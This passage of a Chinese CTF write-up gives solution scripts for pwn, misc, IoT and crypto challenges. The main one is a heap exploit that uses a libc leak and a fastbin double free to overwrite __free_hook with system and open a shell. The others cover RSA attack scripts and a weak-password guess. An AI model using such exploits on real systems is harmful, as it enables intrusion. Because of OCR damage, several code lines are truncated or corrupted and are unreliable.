from pwnlib.term import init
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

def proof(t):
    t.recvuntil(b" == ")
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

def add(index, size, content):
    p.sendlineafter(b'>>', b'1')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
    p.sendlineafter(b'>>', bytes(str(size) , "ascii"))
    p.sendlineafter(b'>>', content)

def delete(index):
    p.sendlineafter(b'>>', b'3')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))

def show(index):
    p.sendlineafter(b'>>', b'2')
    p.sendlineafter(b'>>', bytes(str(index), "ascii"))
```

```python
elf = ELF("./note")
libc = ELF("./libc-2.31.so")

# p = process("./note")
p = remote("chuj.top", 51329)
# gdb.attach(p)

proof(p)

# leak libc
add(0, 0x100, b'aaa')
add(1, 0x10 , b'bbb')
for i in range(7):
    add(i + 2, 0x100, b'aaa')
for i in range(7):
    delete(i + 2)
delete(0)
show(0)
arena_addr = u64(p.recvline()[1:-1].ljust(8, b'\x00')) - 96
print(hex(arena_addr))
libc_addr = arena_addr - libc.symbols["__malloc_hook"] - 0x10
print(hex(libc_addr))

target_addr = libc_addr + libc.symbols["__free_hook"]
system_addr = libc_addr + libc.symbols["system"]
print(hex(target_addr))

add(9 , 0x60, b'')                          # ch 9
add(10, 0x60, b'')                          # ch 10
for i in range(7):
    add(i, 0x60, b'aaa')
for i in range(7):
    delete(i)
delete(9 )                                  # fastbinY -> ch 9
delete(10)                                  # fastbinY -> ch 10 ->
delete(9 )                                  # fastbinY -> ch 9  ->
for i in range(7):
    add(i, 0x60, b'bbb')
add(11, 0x60, p64(target_addr))             # ch 9 (ch 9 -> target_
add(12, 0x60, b'')                          # ch 10
add(13, 0x60, b'')                          # ch 9
add(14, 0x60, p64(system_addr))             # ch 11 (at target_addr
add(15, 0x60, b'/bin/sh\x00')
delete(15)

p.interactive()
```

MISC

奇妙小游戏

刚开始硬是没看懂，问了学长，提示我 entry 是下面，左边开始为0，才搞懂。即每一竖列都按顺序有一个下标，横向的可以理 解为一座桥。从 entry 的下标开始，往上走，碰到桥时必须过桥，而答案为最后出去位置的 下标。
exp如下：

```
import re

from pwn import *
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
context.terminal = ["alacritty", "-e"]

p = remote("chuj.top", 50824)

def proof(t) :
    t.recvuntil(b' == ')
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

def analyse_map():
    map = []
    while True:
        map_line = []
        line = bytes.decode(p.recvline())
        print(line)
        if line[0] == "-":
            for j in map:
                print(j)
            return map
        for i in range(len(line) - 1):

            if i % 5 == 0:
                if i != 0 and line[i - 1] != " ":
                    map_line.append(-1)
                elif i != len(line) - 2 and line[i + 1] != " ":
                    map_line.append(1)
                else:
                    map_line.append(0)
        map.append(map_line)

def get_entry():
```

```
def get_entry():
    line = bytes.decode(p.recvline())
    entry = re.findall(r'\d+', line)
    return int(entry[0])

def calc_answer(map, entry):
    answer = entry
    for line in map[::-1]:
        answer += line[answer]
    return answer

proof(p)
p.sendline()
while True:
    p.recvuntil(b'-\n')
    p.recvuntil(b'-\n')
    m = analyse_map()
    e = get_entry()
    p.sendline(bytes(str(calc_answer(m, e)), "ascii"))
```

一张怪怪的名片

这是一道社工题。下载附件得到一份图片，图中有一个破掉的二维码。修补后发现有问题， 上传到学长给的工具网页中，得到一个有问题的网址。

https:+?homdginc~.homeboyc)³k§ᴰᶜ¹êᴰᶜ¹

利用百度搜索一级域名，查到了一个知乎帐号，从个人信息中看到是杭电的学生，猜测此

为 常用昵称，尝试上github搜索，发现是At0m学长的帐号，从信息栏找到博客域名，确认顶级 域名。后来猜二级域名搞了好久，和学长交流后想起来，人际关系是社工很重要的一环，在 At0m学长博客的友链中找到了地址。


下图为At0m学长域名

https://www.homeboyc.cn/

下图为友链中的超链接


鸿贵安的自留地


按照网页内容，猜测密码为 `hgame20020816` （两人姓名首字母+生日的弱密码，我一直做到 这里才知道鸿贵安其实不是学长。看到是At0m学长的域名的时候我还专门问了一下Acute学 长，At0m学长到底叫什么。）



你上当了 我的很大


给的两个图是两个二维码，扫码后base64解码，分别得到四分之一个二维码。






解码后的图：

附件中是一个很大的压缩包，套了很多层，最内层是一个视频。做的时候想起了做week1， 学习明文攻击时了解到压缩包会记录文件的CRC码，相同文件CRC码相同。之后手动递归遍 历压缩包，在视频中找到了两个二维码， 解码后是剩下的一半。





解码后的图：

拼接后的二维码：

扫码得flag。

IoT

空气中的信号

看了描述之后查了一下哈拉尔，搜索联想出了一个蓝牙王，猜测是蓝牙信号。
查了蓝牙的帧结构后得知蓝牙的数据是低位向高位编码，直接写了一个exp解码得到flag。
exp如下：

```
bin = "..."

str = ""
for i in range(len(bin)):
    if i % 8 == 7:
        str += chr(int((bin[i - 7:i + 1])[::-1], 2))
print(str)
```

CRYPTO

RSA Attack

照着0到1书上的示例写了个脚本就出了。
exp如下：

```
from gmpy2 import invert
import binascii

e = 65537
p = 715800347513314032483037
q = 97878202387171695485721 1
c = 122622425510870177715177368049049966519567512708

phin = (p - 1) * (q - 1)
d = invert(e, phin)
n = pow(c, d, p * q)
flag = binascii.unhexlify(hex(n)[2:])
print(flag)
```

RSA Attack 2

同上，照着实例写了一个脚本就出了。
exp如下：

```
import gmpy2
import binascii
from functools import reduce

# task1
t1_e  = ...
t1_n1 = ...
t1_c1 = ...
t1_n2 = ...
```

```
t1_c2 = ...
# task2
t2_e = ...
t2_n = ...
t2_c = ...
# task3
t3_n  = ...
t3_e1 = ...
t3_c1 = ...
t3_e2 = ...
t3_c2 = ...

# Task 1 Solution
p = gmpy2.gcd(t1_n1, t1_n2)
q = t1_n1 // p
d = gmpy2.invert(t1_e, (p - 1) * (q - 1))
m1 = hex(pow(t1_c1, d, t1_n1))[2:]

# Task 2 Solution
k = 0
while (gmpy2.iroot(t2_c + k * t2_n, t2_e)[1] == False):
    k += 1
m2 = hex(gmpy2.iroot(t2_c + k * t2_n, t2_e)[0])[2:]

#Task 3 Solution
g, x, y = gmpy2.gcdext(t3_e1, t3_e2)
m3 = hex(pow(t3_c1, x, t3_n) * pow(t3_c2, y, t3_n) % t3_n)[2:]

flag = binascii.unhexlify(m1 + m2 + m3)
print(flag)
```